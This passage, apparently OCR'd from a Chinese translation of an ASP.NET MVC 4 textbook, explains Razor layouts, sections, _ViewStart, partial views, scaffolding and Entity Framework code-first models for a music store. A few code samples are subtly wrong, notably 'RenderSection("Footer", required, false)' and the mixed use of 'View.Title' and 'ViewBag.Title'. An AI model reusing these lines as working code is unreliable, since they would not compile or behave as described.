这与显式代码表达式相比基本上没有什么不同。即便如此，在试图调用泛型方法时仍有许多人面临困境。困惑主要在于调用泛型方法的代码包含尖括号。正如前面学习的，尖括号会导致 Razor 转回标记，除非整个表达式用圆括号括起来。Razor 和 Web Forms 中的泛型使用对比如下所示：

- Razor：@(Html.SomeMethod<AType>())
- Web Forms：<%: Html.SomeMethod<AType>() %>

3.6.6 布局

Razor 的布局有助于使应用程序中的多个视图保持一致的外观。如果熟悉 Web Forms 的话，其中母版页和布局的作用是相同的，但是布局提供了更加简洁的语法和更大的灵活性。

可使用布局为网站定义公共模板(或只是其中的一部分)。公共模板包含一个或多个占位符，应用程序中的其他视图为它(们)提供内容。从某些角度来看，布局很像视图的抽象

基类。

下面来看一个非常简单的布局。这里称这个布局文件为 SiteLayout.cshtml：

```
<!DOCTYPE html>
<html>
<head><title>@ViewBag.Title</title></head>
<body>
  <h1>@ViewBag.Title</h1>
  <div id="main-content">@RenderBody()</div>
</body>
</html>
```

它看起来像一个标准的 Razor 视图，但需要注意的是在视图中有一个@RenderBody 调用。这是一个占位符，用来标记使用这个布局的视图将渲染它们的主要内容的位置。多个 Razor 视图现在可以利用这个布局来显示一致的外观。

接下来看一个使用这个布局的例子 Index.cshtml：

```
@{
  Layout = "~/Views/Shared/SiteLayout.cshtml";
  View.Title = "The Index!";
}
<p>This is the main content!</p>
```

上面的这个视图通过 Layout 属性来指定布局。当渲染这个视图时，它的 HTML 内容将被放在 SiteLayout.cshtml 中 id 属性值为 main-content 的 DIV 元素中，最后生成的 HTML 标记如下所示：

```
<!DOCTYPE html>
<html>
<head><title>The Index!</title></head>
<body>
  <h1>The Index!</h1>
  <div id="main-content"><p>This is the main content!</p></div>
</body>
</html>
```

注意视图内容，其中标题和 h1 标题都被标记为粗体显示以强调这些都是由视图提供的，除此之外的所有其他内容都由布局提供。

布局可能有多个节。例如，下面示例在前面的布局 SiteLayout.cshtml 的基础上添加一个页脚节：

```
<!DOCTYPE html>
<html>
<head><title>@ViewBag.Title</title></head>
<body>
  <h1>@ViewBag.Title</h1>
  <div id="main-content">@RenderBody()</div>
  <footer>@RenderSection("Footer")</footer>
```

```
</body>
</html>
```

在不做任何改变的情况下再次运行前面的视图，将会抛出一个异常，提示没有定义 Footer 节。默认情况下，视图必须为布局中定义的每一个节提供相应内容。

这是更新后的视图，如下所示：

```
@{
   Layout = "~/Views/Shared/SiteLayout.cshtml";
   View.Title = "The Index!";
}
<p>This is the main content!</p>

@section Footer {
    This is the <strong>footer</strong>.
}
```

@section 语法为布局中定义的一个节指定了内容。

刚才指出：默认情况下，视图必须为布局中定义的每一个节提供内容。那么当向一个布局中添加一个新节时会如何？这样会使引用该布局的每一个视图都不能正常运行吗？

然而，RenderSection 方法有一个重载版本，允许指定不需要的节。可以给 required 参数传递一个 false 值来标记 Footer 节是可选的：

```
<footer>@RenderSection("Footer", required, false)</footer>
```

但是，如果能为视图中没有定义的节，定义一些默认内容，岂不更好？这里提供了一个方法，虽然有点繁琐，但还是能用：

```
<footer>
   @if (IsSectionDefined("Footer")) {
       RenderSection("Footer");
   }
   else {
       <span>This is the default footer.</span>
   }
</footer>
```

第 15 章会介绍 Razor 语法的一个高级特性，称为模板 Razor 委托，利用它可以实现一个更好的方法来解决这个问题。

MVC 4 中默认的布局变化

当使用 Internet 或 Intranet 模板创建一个新的 MVC 4 应用程序时，我们会得到一个带有一些基本样式的默认布局。在 MVC 4 之前，默认模板的设计非常 Spartan——在蓝色的背景上只有一片白色区域。

正如第 1 章中讲到的，MVC 4 对默认的模板进行了彻底地重新编写，提供了更好的可视化设计。除了简单的美观之外，新的 HTML 和 CSS 能够适用于不同的屏幕宽度(包括小

型的移动浏览器)。这一自适应的设计采用了现代 Web 标准，比如 CSS 媒体查询(CSS Media Queries)。第 15 章会对这些内容进行详细介绍。

3.6.7　ViewStart

在前面的例子中，每一个视图都是使用 Layout 属性来指定它的布局。如果多个视图使用同一个布局，就会产生冗余，并且很难维护。

_ViewStart.cshtml 页面可用来消除这种冗余。这个文件中的代码先于同目录下任何视图代码的执行。这个文件也可以递归地应用到子目录下的任何视图。

当创建一个默认的 ASP.NET MVC 项目时，您将会注意到在 Views 目录下会自动添加一个_ViewStart.cshtml 文件，它指定了一个默认布局。

```
@{
    Layout = "~/Views/Shared/_Layout.cshtml";
}
```

因为这个代码先于任何视图运行，所以一个视图可以重写 Layout 属性的默认值，从而重新选择一个不同的布局。如果一组视图拥有共同的设置，那么_ViewStart.cshtml 文件就有了用武之地，因为我们可以在它里面对共同的视图配置进行统一设置。如果有视图需要覆盖统一的设置，我们只需修改对应的属性值即可。

3.7　指定部分视图

除了返回视图之外，操作方法也可以通过 PartialView 方法以 PartialViewResult 的形式返回部分视图。下面是一个例子：

```
public class HomeController : Controller {
   public ActionResult Message() {
      ViewBag.Message = "This is a partial view.";
      return PartialView();
   }
}
```

这种情形下，渲染的是视图 Message.cshtml，但是如果布局是由_ViewStart.cshtml 页面指定(而不是直接在视图中)的，将无法渲染布局。

除了不能指定布局之外，部分视图看起来和正常视图没有分别：

```
<h2>@ViewBag.Message</h2>
```

当在使用 Ajax 技术进行部分更新时，部分视图是很有用的。下面展示了一个非常简单的例子，使用 jQuery 将一个部分视图的内容加载到一个使用了 Ajax 调用的当前视图中：

```
<div id="result"></div>
```

```
<script type="text/javascript">
$(function(){
  $('#result').load('/home/message');
});
</script>
```

前面的代码使用 jQuery 的 load 方法向 Message 操作方法发出一个 Ajax 请求，而后使用请求的结果更新 id 属性值为 result 的 DIV 元素。

想要看到前面两节中描述的指定视图和分部视图的例子，可以使用 NuGet 将 Wrox.ProMvc4.Views.SpecifyingViews 包安装到一个默认的 ASP.NET MVC 4 项目中，像下面这样：

```
Install-Package Wrox.ProMvc4.Views.SpecifyingViews
```

这将在项目的示例目录下添加一个包含有多个操作方法的控制器示例，每一个操作方法以不同的方式指定一个视图。在项目中按下 Ctrl+F5 键并分别访问下述目录运行这些示例操作方法：

- /sample/index
- /sample/index2
- /sample/index3
- /sample/partialviewdemo

3.8　小结

视图引擎的用途非常具体有限。它们的目的是获取从控制器传递给它们的数据，并生成经过格式化的输出，通常是 HTML 格式。除了这些简单的职责或“关注点”之外，作为开发人员，还可以以任意想要的方式来实现视图的目标。Razor 视图引擎简单直观的语法使得编写丰富安全的页面极其容易，而不必考虑编写页面的难易程度。

第 4 章

模　　型

本章主要内容

- 如何为 MVC Music Store 建模
- 基架的含义
- 编辑专辑的方法
- 模型绑定

模型这个词在软件开发领域被多次引用，代表数百种不同的概念，如成熟度模型、设计模型、威胁模型和进程模型等。很少有开发会议会自始至终都不谈一两种模型的。即便把“模型”这个术语的范围限定在 MVC 设计模式的上下文中，也仍然可以探讨面向业务的模型对象和面向视图的模型对象哪个更具优势(第 3 章中讨论了这方面的内容)。

本章要讨论的是那些发送信息到数据库，执行业务计算并在视图中渲染的模型对象。换句话说，这些对象代表着应用程序关注的域，模型就是要显示、保存、创建、更新和删除的对象。

为了仅使用模型对象的定义就能构建出应用程序特性，ASP.NET MVC 4 提供了许多工具和特性。现在就应该坐下来好好想一想要解决的问题(比如怎样让一个用户购买音乐)，然后为了呈现涉及的主要对象，就要编写一些简单的 C#类，比如 Album 类、ShoppingCart 类和 User 类。准备好了上面的工作，接下来就可以使用 MVC 提供的工具来为每个模型对象的标准索引、创建、编辑和删除功能构建控制器和视图。这个构建工作称为基架(scaffolding)，在讨论基架之前，需要首先了解一些模型。

4.1　为 MVC Music Store 建模

假设要从头开始构建 MVC Music Store。与其他所有应用程序一样，从 Visual Studio

中选择 File | New Project 菜单命令，给项目命名，之后 Visual Studio 会打开如图 4-1 所示的对话框。在对话框中选择 Internet Application 项目模板。




图 4-1

Internet Application 项目模板提供了启动应用程序需要的所有项(如图 4-2 所示)：一个基本的布局视图，一个带有用户登录链接的默认首页，一个初始的样式表和一个相对较空的 Models 文件夹。Models 文件夹下只有一个 AccountModels.cs 文件，里面包含了一些用来管理账户的视图专属的模型类(这些类是专门为注册、登录和修改密码的视图提供的)。




图 4-2

为什么 Models 文件夹几乎是空的呢？这是因为项目模板不知道我们在哪个域中工作，也不知道我们想要解决什么样的问题。

这个时候，可能连我们自己也不明确究竟要解决什么问题！这就需要与客户和业务负责人进行沟通交流，做一些初步的原型设计或者使用测试驱动开发来充实设计。ASP.NET MVC 框架并没有规定初始阶段的过程和方法。

最终可能决定要构建的音乐商店首先应具有列举、创建、编辑和删除专辑信息的功能。可以用下面的这个类来为专辑建模：

```
public class Album
{
   public virtual int      AlbumId     { get; set; }
   public virtual int      GenreId     { get; set; }
   public virtual int      ArtistId    { get; set; }
   public virtual string   Title       { get; set; }
   public virtual decimal  Price       { get; set; }
   public virtual string   AlbumArtUrl { get; set; }
   public virtual Genre    Genre       { get; set; }
   public virtual Artist   Artist      { get; set; }
}
```

专辑模型的主要目的是模拟音乐专辑的特性，如标题和价格。每一个专辑也都有一个与之相关的艺术家：

```
public class Artist
{
    public virtual int     ArtistId  { get; set; }
    public virtual string  Name      { get; set; }
}
```

从上面的代码中可能会注意到，每个 Album 都有 Artist 和 ArtistId 两个属性来管理与之相关的艺术家。这里，Artist 属性称为导航属性(navigational property)，主要是因为对于一个专辑，可以通过点操作符来找到与之相关的艺术家(favoriteAlbum.Artist)。

这里称 ArtistId 属性为外键属性(foreign key property)，如果了解一点数据库知识的话，就会知道艺术家和专辑会被保存在两个不同的表中，并且一个艺术家可能与多个专辑有关联。因为艺术家记录表和专辑记录表存在着外键关系，所以这里就将艺术家的外键值嵌入到了专辑的模型中。

模型关系

因为外键是关系型数据库管理的实现细节，所以一些读者可能不喜欢在模型中利用外键属性。在模型对象中并不是必须使用外键属性，所以可以不考虑它。

因为外键可以为将要使用的工具提供很多便利，所以在本章利用了外键属性。

一个专辑还会有一个相关的流派，一种流派也会对应一个相关专辑列表。

```
public class Genre
{
   public virtual int           GenreId     { get; set; }
   public virtual string        Name        { get; set; }
   public virtual string        Description { get; set; }
   public virtual List<Album>   Albums      { get; set; }
}
```

这里可能会注意到所有的属性都是 virtual 类型的，本章后面将会讨论这个问题。到目前为止，这三个简单类的定义就是建立模型的开端，其中包含了利用基架生成控制器和一些视图，甚至是创建数据库需要的所有内容。

4.2　为商店管理器构造基架

接下来创建商店管理器，这是一个可用来编辑专辑信息的控制器。在新的解决方案中右击 Controllers 文件夹，选择 Add Controller 选项，在弹出的对话框中(如图 4-3 所示)，设置控制器名称和基架选项。截图中选择的基架模板需要一个模型类和一个数据上下文。




图　4-3

4.2.1　基架的含义

ASP.NET MVC 中的基架可以为应用程序的创建、读取、更新和删除(CRUD)功能生成所需的样板代码。基架模板检测模型类(如刚才创建的 Album 类)的定义，然后生成控制器以及与该控制器关联的视图。基架知道如何命名控制器、命名视图以及每个组件需要执行什么代码，也知道在应用程序中如何放置这些项以使应用程序正常工作。

基架选项

像 MVC 框架的所有其他项一样，如果不喜欢默认的基架，就可以根据自己的需要自定义基架或替换现有基架的代码生成机制。也可以通过 NuGet(搜索 scaffolding)查找可替代

的基架模板。NuGet 库中全是运用特定设计模式和技术来生成代码的基架。

如果确实不喜欢基架，也可以从零开始手工设计所有内容。基架对于创建应用程序来说不是不可或缺的，但是利用基架会为应用程序开发节省很多时间。

虽然不要期望基架能够创建整个应用程序，但是基架可以让开发人员从琐碎繁杂的工作中解脱出来，例如，基架可以代劳在正确位置创建文件的操作，避免了开发人员完全手动来编写程序代码。可以调整和编辑基架生成的代码来创建自己的应用程序。基架只有在允许运行的时候才会运行，所以不必担心代码生成器会覆盖对输出文件的修改。

MVC 4 中包含有各种基架模板。不同基架模板的代码生成量不同，所以选择不同的基架模板就会有不同的基架代码生成量。下面章节中介绍一些常用的模板。

1. Empty Controller

Empty Controller 模板会向 Controllers 文件夹中添加一个具有指定名称且派生自 Controller 的类(控制器)。这个控制器带有的唯一操作就是 Index 操作，且在其内部除了返回一个默认 ViewResult 实例的代码之外，没有其他任何代码。这个模板不会生成任何视图。

2. Controller with Empty Read/Write Actions

这个模板会向项目中添加一个带有 Index、Details、Create、Edit 和 Delete 操作的控制器。虽然控制器内部的操作不是完全空白，但不会执行任何有实际意义的操作，除非向其中添加自己的代码并为它们创建视图。

3. API Controller with Empty Read/Write Actions

这个模板向项目中添加了一个继承自基类 ApiController 的控制器。可以用来为应用程序创建 Web API。第 11 章将详细介绍 Web API。

4. Controller with Read/Write Actions and Views, Using Entity Framework

这个模板就是下面将要选择的模板，因为它不仅生成了带有整套 Index、Details、Create、Edit 和 Delete 操作的控制器及其需要的所有相关视图，而且还生成了与数据库交互(持久保存数据到数据库或从数据库中读取数据)的代码。

为了让模板产生合适的代码，需要选择一个模型类(在图 4-3 中选择的是 Album 类)。基架会检测所选择模型的所有属性，然后利用这些信息来创建控制器、视图和数据库访问代码。

为了生成数据访问代码，基架需要一个数据上下文对象的名称。这里可以为基架指定一个现有的数据上下文，也可以根据需要创建一个新的数据上下文。什么是数据上下文呢？要说明这个问题，就必须首先了解一下实体框架。

4.2.2 基架和实体框架

新建的 ASP.NET MVC 4 项目会自动包含对实体框架的引用。EF 是一个对象关系映射框架，它不但知道如何在关系型数据库中保存.NET 对象，而且还可以利用 LINQ 查询语句检索那些保存在关系型数据库中的.NET 对象。

灵活的数据选项

如果不想在 ASP.NET MVC 应用程序中使用实体框架，也是可以的。框架中没有强制要求与 EF 建立依赖关系的机制，也没有强制必须使用数据库(不管是不是关系型的数据库)。事实上，可以使用任何数据访问技术或数据源来构建应用程序，比如，使用用逗号分隔的文本文件或者采用使用了全套 WS-*协议组件的 Web 服务。

本章使用的是 EF，但是涉及的许多主题都可以广泛地应用于任何数据源。

EF 支持代码优先的开发风格。代码优先是指可以在不创建数据库模式、也不打开 Visual Studio 设计器的情况下，向 SQL Server 中存储或检索信息。可以编写纯 C#类，因为 EF 知道如何将这些类的实例存储到正确位置。

还记得模型对象中的所有属性都是虚拟的吗？虚拟属性不是必需的，但是它们给 EF 提供一个指向纯 C#类集的钩子(hook)，并为 EF 启用了一些特性，如高效的修改跟踪机制(efficient change tracking mechanism)。EF 需要知道模型属性值的修改时刻，因为它要在这一时刻生成并执行一个 SQL UPDATE 语句，使这些改变和数据库保持一致。

谁应该放在第一位，代码还是数据库？

如果我们已经熟悉了实体框架，并且还在使用模型优先或模式优先方法进行开发，那么我们是幸运的，因为 MVC 基架也将支持这样做。实体框架团队设计的代码优先方案为我们提供了无障碍的环境来处理重复的编码和数据库工作。

1. 代码优先约定

为了使开发生活变得更轻松，EF 像 ASP.NET MVC 一样，遵照了很多约定。例如，如果想把一个 Album 类型的对象存储在数据库中，那么 EF 就假设是把数据存储在数据库中一个名为 Albums 的表中；如果要存储的对象中有一个名为 ID 的属性，EF 就假设这个属性值就是主键值，并把这个值赋给 SQL Server 中对应的自动递增(标识)键列。

EF 对于外键关系、数据库名称等也有约定。这些约定取代了以前需要提供给一个关系对象映射框架的所有映射和配置。当从头开始编写应用程序时，代码优先方法会发挥很大的作用。如果要用现有的数据库，那么需要提供映射元数据(可能是使用实体框架的模式优先方法开发的)。如果想更多地了解实体框架，可以从 MSDN 上的 Data Developer Center 入手(http://msdn.microsoft.com/en-us/data/aa937723)。

2. DbContext 类

当使用 EF 的代码优先方法时，需要使用从 EF 的 DbContext 类派生出的一个类来访问数据库。该派生类具有一个或多个 DbSet<T>类型的属性，类型 DbSet<T>中的每一个 T 代表一个想要持久保存的对象。例如，下面的类就可以用来存储和检索 Album 和 Artist 的信息：

```
public class MusicStoreDB : DbContext
{
  public DbSet<Album> Albums { get; set; }
  public DbSet<Artist> Artists { get; set; }
}
```

使用先前的数据上下文，可以通过使用 LINQ 查询，按字母顺序检索出所有专辑，代码如下所示：

```
var db = new MusicStoreDB();
var allAlbums = from album in db.Albums
                orderby album.Title ascending
                select album;
```

现在了解了一点关于内置基架模板的技术，下面将继续讲解基架生成代码的过程。

选择数据访问策略

到目前为止，已经出现有很多种不同的数据访问方法，并且方法的选用不仅依赖于所要创建的应用程序类型，而且也依赖于开发人员的个性(或者说开发团队的个性)。事实上，没有一种数据访问策略适用于所有应用程序和所有开发团队。

